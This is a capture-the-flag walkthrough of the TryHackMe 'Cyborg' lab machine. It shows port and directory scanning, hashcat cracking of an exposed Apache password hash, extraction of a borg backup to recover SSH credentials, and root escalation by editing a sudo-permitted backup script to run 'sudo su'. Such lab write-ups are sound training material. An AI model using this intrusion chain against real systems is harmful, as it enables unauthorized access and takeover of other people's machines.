THM - Cyborg

Let's start with another room on tryhackme. This time i analysed the Cyborg machine, which you can find under the following URL:


https://tryhackme.com/room/cyborgt8

As in most cases i started as usual running a loud nmap scan:

```
┌──(kali㉿kali)-[~/…/itsec/thm/rooms/cyborgt8]
└─$ sudo nmap -A -p- 10.10.240.21
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-26 14:09 CET
Nmap scan report for 10.10.240.21
Host is up (0.039s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:b2:70:f3:07:ac:32:00:3f:81:b8:d0:3a:89:f3:65 (RSA)
|   256 68:e6:85:2f:69:65:5b:e7:c6:31:2c:8e:41:67:d7:ba (ECDSA)
|_  256 56:2c:79:92:ca:23:c3:91:49:35:fa:dd:69:7c:ca:ab (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/
submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/26%OT=22%CT=1%CU=44490%PV=Y%DS=2%DC=T%G=Y%TM=65B3
OS:AF60%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=106%TI=Z%CI=Z%II=I%TS=A)
OS:SEQ(SP=102%GCD=1%ISR=107%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=103%GCD=1%ISR=107%TI
OS:=Z%CI=Z%II=I%TS=A)OPS(O1=M509ST11NW7%O2=M509ST11NW7%O3=M509NNT11NW7%O4=M
OS:509ST11NW7%O5=M509ST11NW7%O6=M509ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B
OS:3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M509NNSNW7%CC=Y%Q=)T1(R=Y%D
OS:F=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=
OS:Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF
OS:=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=
OS:%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G
OS:)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 5900/tcp)
HOP RTT      ADDRESS
1   39.38 ms 10.18.0.1
2   39.76 ms 10.10.240.21

OS and Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 73.72 seconds
```

The "-A" parameter automatically provides OS detection, version detection, script scanning and does a traceroute to the host to be scanned.

So we can see a webserver providing the initial apache-website. Next thing to try is using dirb or another tool you like, to get a list of possible directories, that are accessible using the browser. I first tried some common names and "/admin" took me to a page of a music enthusiast:



My music acheivements to remind me I'm cool

Setup

My name is Alex and im a music producer from The United Kingdom!
This is my office!!!

my-studio

Childhood

For my entire childhood i knew i wanted to be a music artist.
I started playing the Piano at age 5.


Please head over to my spotify and listen to my songs and albums!

Make sure to follow my instragram to keep up with all the news!

After viewing the sourcecode of the page and clicking around a little bit, i found an archive, which was not encrypted. Meanwhile my dirb-scan also found the “admin” directory as well as an “etc”-directory, which contained a subdirectory ("squid"), which contained two files (“passwd" and “squid.conf”). When i opened the passwd-file, it contained what seemed to be a hash-value, so i tried cracking the passwd-file using hashcat. Before starting the application, i searched on https://hashcat.net/wiki/doku.php?id=example_hashes for the type of hash and found a match:

I also checked the version of OpenSSH being used and found a vulnerability on exploit-db.com, where i maybe could do a user enumeration against the ssh daemon (CVE-2016-621). So i used the username i found within the previously found “passwd”-file. But this one didn't help me.

Meanwhile, the dirb-scan had finished:



```
┌──(kali㉿kali)-[~]
└─$ dirb http://10.10.240.21 /usr/share/wordlists/dirb/big.txt

-----------------
DIRB v2.22
By The Dark Raver
```

```
────────────────

START_TIME: Fri Jan 26 14:23:28 2024
URL_BASE: http://10.10.240.21/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

────────────────

GENERATED WORDS: 20458

──── Scanning URL: http://10.10.240.21/ ────
⟹ DIRECTORY: http://10.10.240.21/
admin/
⟹ DIRECTORY: http://10.10.240.21/
etc/
+ http://10.10.240.21/server-status (CODE:403|SIZE:
277)


──── Entering directory: http://10.10.240.21/admin/ ────


──── Entering directory: http://10.10.240.21/etc/ ────
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

────────────────
END_TIME: Fri Jan 26 14:50:29 2024
DOWNLOADED: 40916 - FOUND: 1
```

The hash of the passwd-file could be cracked using hashcat:

```
┌──(kali㉿kali)-[~/…/itsec/thm/rooms/cyborgt8]
└─$ echo '$***********************************' >
hash.txt


┌──(kali㉿kali)-[~/…/itsec/thm/rooms/cyborgt8]
└─$ hashcat -m 1600 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF,
DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
════════════════════════════════════════════════════════════════════════════════════════════
════════════════════════════════════════════════════
* Device #1: cpu-penryn-11th Gen Intel(R) Core(TM) i7-1185G7 @ 3.00GHz, 2913/5890 MB (1024 MB
allocatable), 3MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
```

```
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$**********************************.:*********

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1600 (Apache $****$ MD5, md5apr1, MD5 (APR))
Hash.Target......: $***********************************
Time.Started.....: Fri Jan 26 15:02:40 2024 (2 secs)
Time.Estimated...: Fri Jan 26 15:02:42 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    17934 H/s (10.04ms) @ Accel:64 Loops:1000 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 38976/14344385 (0.27%)
Rejected.........: 0/38976 (0.00%)
Restore.Point....: 38784/14344385 (0.27%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1000
Candidate.Engine.: Device Generator
Candidates.#1....: 122481 -> sexy02
Hardware.Mon.#1..: Util: 88%

Started: Fri Jan 26 15:02:24 2024
Stopped: Fri Jan 26 15:02:43 2024
```

Because of the squid-files under “etc” i also tried to scan the squid-service, which gave me the following results:

```
┌──(kali㉿kali)-[~/…/itsec/thm/rooms/cyborgt8]
└─$ sudo nmap -sT -p 3128 10.10.240.21
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-26 15:19 CET
Nmap scan report for 10.10.240.21
Host is up (0.037s latency).

PORT     STATE  SERVICE
3128/tcp closed squid-http

Nmap done: 1 IP address (1 host up) scanned in 13.18 seconds
```

The next thing i checked was the archive, which contained a reference to the borg backup software. I extracted the archive using the previously found credentials:

```
┌──(kali㉿kali)-[~/…/home/field/dev/final_archive]
└─$ borg extract ~/.../home/field/dev/final_archive/::music_archive
Enter passphrase for key /home/kali/.../home/field/dev/final_archive:
```

```
┌──(kali㉿kali)-[~/…/home/field/dev/final_archive]
└─$ ls
config  data  hints.5  home  index.5  integrity.5  nonce  README


┌──(kali㉿kali)-[~/…/home/field/dev/final_archive]
└─$ cd data


┌──(kali㉿kali)-[~/…/field/dev/final_archive/data]
└─$ ls
0


┌──(kali㉿kali)-[~/…/field/dev/final_archive/data]
└─$ cd ..


┌──(kali㉿kali)-[~/…/home/field/dev/final_archive]
└─$ cd home


┌──(kali㉿kali)-[~/…/field/dev/final_archive/home]
└─$ ll
total 4
drwxr-xr-x 12 kali kali 4096 Dec 29  2020 ****


┌──(kali㉿kali)-[~/…/field/dev/final_archive/home]
└─$ cd ****


┌──(kali㉿kali)-[~/…/dev/final_archive/home/****]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos


┌──(kali㉿kali)-[~/…/dev/final_archive/home/****]
└─$ ll
total 32
drwxrwxr-x 2 kali kali 4096 Dec 29  2020 Desktop
drwxrwxr-x 2 kali kali 4096 Dec 29  2020 Documents
drwxrwxr-x 2 kali kali 4096 Dec 28  2020 Downloads
drwxrwxr-x 2 kali kali 4096 Dec 28  2020 Music
drwxrwxr-x 2 kali kali 4096 Dec 28  2020 Pictures
drwxrwxr-x 2 kali kali 4096 Dec 28  2020 Public
drwxrwxr-x 2 kali kali 4096 Dec 28  2020 Templates
drwxrwxr-x 2 kali kali 4096 Dec 28  2020 Videos


┌──(kali㉿kali)-[~/…/dev/final_archive/home/****]
└─$ cd Documents


┌──(kali㉿kali)-[~/…/final_archive/home/****/Documents]
└─$ ll
total 4
-rw-r--r-- 1 kali kali 110 Dec 29  2020 note.txt


┌──(kali㉿kali)-[~/…/final_archive/home/****/Documents]
└─$ cat note.xtx
```

```
cat: note.xtx: No such file or directory


┌──(kali㉿kali)-[~/…/final_archive/home/****/Documents]
└─$ cat note.txt
Wow I'm awful at remembering Passwords so I've taken my Friends advice and noting them down!

<username>:<password>
```

The extracted archive contained a note, which contained the necessary information i was searching for to get into the system using ssh. I tried the found credentials and got access:

```
┌──(kali㉿kali)-[~/…/itsec/thm/rooms/cyborgt8]
└─$ ssh ****@10.10.109.116
****@10.10.109.116's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-128-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


27 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

****@ubuntu:~$ ll
total 108
drwx------ 17 **** **** 4096 Dec 31  2020 ./
drwxr-xr-x  3 root root 4096 Dec 30  2020 ../
-rw-------  1 **** **** 1145 Dec 31  2020 .bash_history
-rw-r--r--  1 **** ****  220 Dec 30  2020 .bash_logout
-rw-r--r--  1 **** **** 3771 Dec 30  2020 .bashrc
...........
...........
-r-xr--r--  1 **** ****   40 Dec 30  2020 user.txt*
drwxr-xr-x  2 **** **** 4096 Dec 30  2020 Videos/
-rw-------  1 **** ****   51 Dec 31  2020 .Xauthority
-rw-------  1 **** ****   82 Dec 31  2020 .xsession-errors
-rw-------  1 **** ****   82 Dec 31  2020 .xsession-errors.old
****@ubuntu:~$ cat user.txt
flag{****************************}
```

This gave me the first flag. The next thing i tried was checking sudo-permissions using “sudo -l”:

```
****@ubuntu:~$ sudo -l
Matching Defaults entries for **** on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
bin\:/sbin\:/bin\:/snap/bin

User **** may run the following commands on ubuntu:
    (ALL : ALL) NOPASSWD: /etc/mp3backups/backup.sh
```

```
Lucky for me i could get sudo permissions without using a password for the backup-script. I
checked the file's permissions
and found out, that i could add write permissions. I tried adding "sudo su", maybe i could
get root access:
```

```
****@ubuntu:~$ sudo -l
Matching Defaults entries for **** on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
bin\:/sbin\:/bin\:/snap/bin

User **** may run the following commands on ubuntu:
    (ALL : ALL) NOPASSWD: /etc/mp3backups/backup.sh
****@ubuntu:~$ cat /etc/mp3backups/back
cat: /etc/mp3backups/back: No such file or directory
****@ubuntu:~$ cat /etc/mp3backups/backup.sh
#!/bin/bash

sudo find / -name "*.mp3" | sudo tee /etc/mp3backups/backed_up_files.txt
....
....
....

# Backup the files using tar.
tar czf $dest/$archive_file $backup_files

# Print end status message.
echo
echo "Backup finished"

cmd=$($command)
echo $cmd
****@ubuntu:~$ ls -la /etc/mp3backups/
total 28
drwxr-xr-x   2 root root  4096 Dec 30  2020 .
drwxr-xr-x 133 root root 12288 Dec 31  2020 ..
-rw-r--r--   1 root root   339 Jan 26 07:11 backed_up_files.txt
-r-xr-xr--   1 **** ****  1083 Dec 30  2020 backup.sh
-rw-r--r--   1 root root    45 Jan 26 07:11 ubuntu-scheduled.tgz

****@ubuntu:~$ cd /etc/mp3backups/
****@ubuntu:/etc/mp3backups$ chmod +x backup.sh
****@ubuntu:/etc/mp3backups$ ls -la
total 28
drwxr-xr-x   2 root root  4096 Dec 30  2020 .
drwxr-xr-x 133 root root 12288 Dec 31  2020 ..
-rw-r--r--   1 root root   339 Jan 26 07:12 backed_up_files.txt
-r-xr-xr-x   1 **** ****  1083 Dec 30  2020 backup.sh
-rw-r--r--   1 root root    45 Jan 26 07:12 ubuntu-scheduled.tgz
****@ubuntu:/etc/mp3backups$ chmod +w backup.sh
****@ubuntu:/etc/mp3backups$ ls -la
total 28
drwxr-xr-x   2 root root  4096 Dec 30  2020 .
drwxr-xr-x 133 root root 12288 Dec 31  2020 ..
-rw-r--r--   1 root root   339 Jan 26 07:12 backed_up_files.txt
-rwxrwxr-x   1 **** ****  1083 Dec 30  2020 backup.sh
-rw-r--r--   1 root root    45 Jan 26 07:12 ubuntu-scheduled.tgz
****@ubuntu:/etc/mp3backups$ nano backup.sh

-> This was the part where i put "sudo su" at the end of the script using nano. Vim was not
installed.
```

```
****@ubuntu:/etc/mp3backups$ sudo /etc/mp3backups/backup.sh
/home/****/Music/image12.mp3
/home/****/Music/image7.mp3
/home/****/Music/image1.mp3
/home/****/Music/image10.mp3
/home/****/Music/image5.mp3
/home/****/Music/image4.mp3
/home/****/Music/image3.mp3
/home/****/Music/image6.mp3
/home/****/Music/image8.mp3
/home/****/Music/image9.mp3
/home/****/Music/image11.mp3
/home/****/Music/image2.mp3
find: ‘/run/user/108/gvfs’: Permission denied
Backing up /home/****/Music/song1.mp3 /home/****/Music/song2.mp3 /home/****/Music/
song3.mp3 ...... /home/****/Music/song12.mp3 to /etc/mp3backups//ubuntu-scheduled.tgz

tar: Removing leading `/' from member names
tar: /home/****/Music/song1.mp3: Cannot stat: No such file or directory
tar: /home/****/Music/song2.mp3: Cannot stat: No such file or directory
tar: /home/****/Music/song3.mp3: Cannot stat: No such file or directory
tar: /home/****/Music/song4.mp3: Cannot stat: No such file or directory
tar: /home/****/Music/song5.mp3: Cannot stat: No such file or directory
tar: /home/****/Music/song6.mp3: Cannot stat: No such file or directory
tar: /home/****/Music/song7.mp3: Cannot stat: No such file or directory
tar: /home/****/Music/song8.mp3: Cannot stat: No such file or directory
tar: /home/****/Music/song9.mp3: Cannot stat: No such file or directory
tar: /home/****/Music/song10.mp3: Cannot stat: No such file or directory
tar: /home/****/Music/song11.mp3: Cannot stat: No such file or directory
tar: /home/****/Music/song12.mp3: Cannot stat: No such file or directory
tar: Exiting with failure status due to previous errors

Backup finished

root@ubuntu:/etc/mp3backups# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/etc/mp3backups# cd /root
root@ubuntu:~# ls
root.txt
root@ubuntu:~# cat root.txt
flag{********************************}
root@ubuntu:~#
```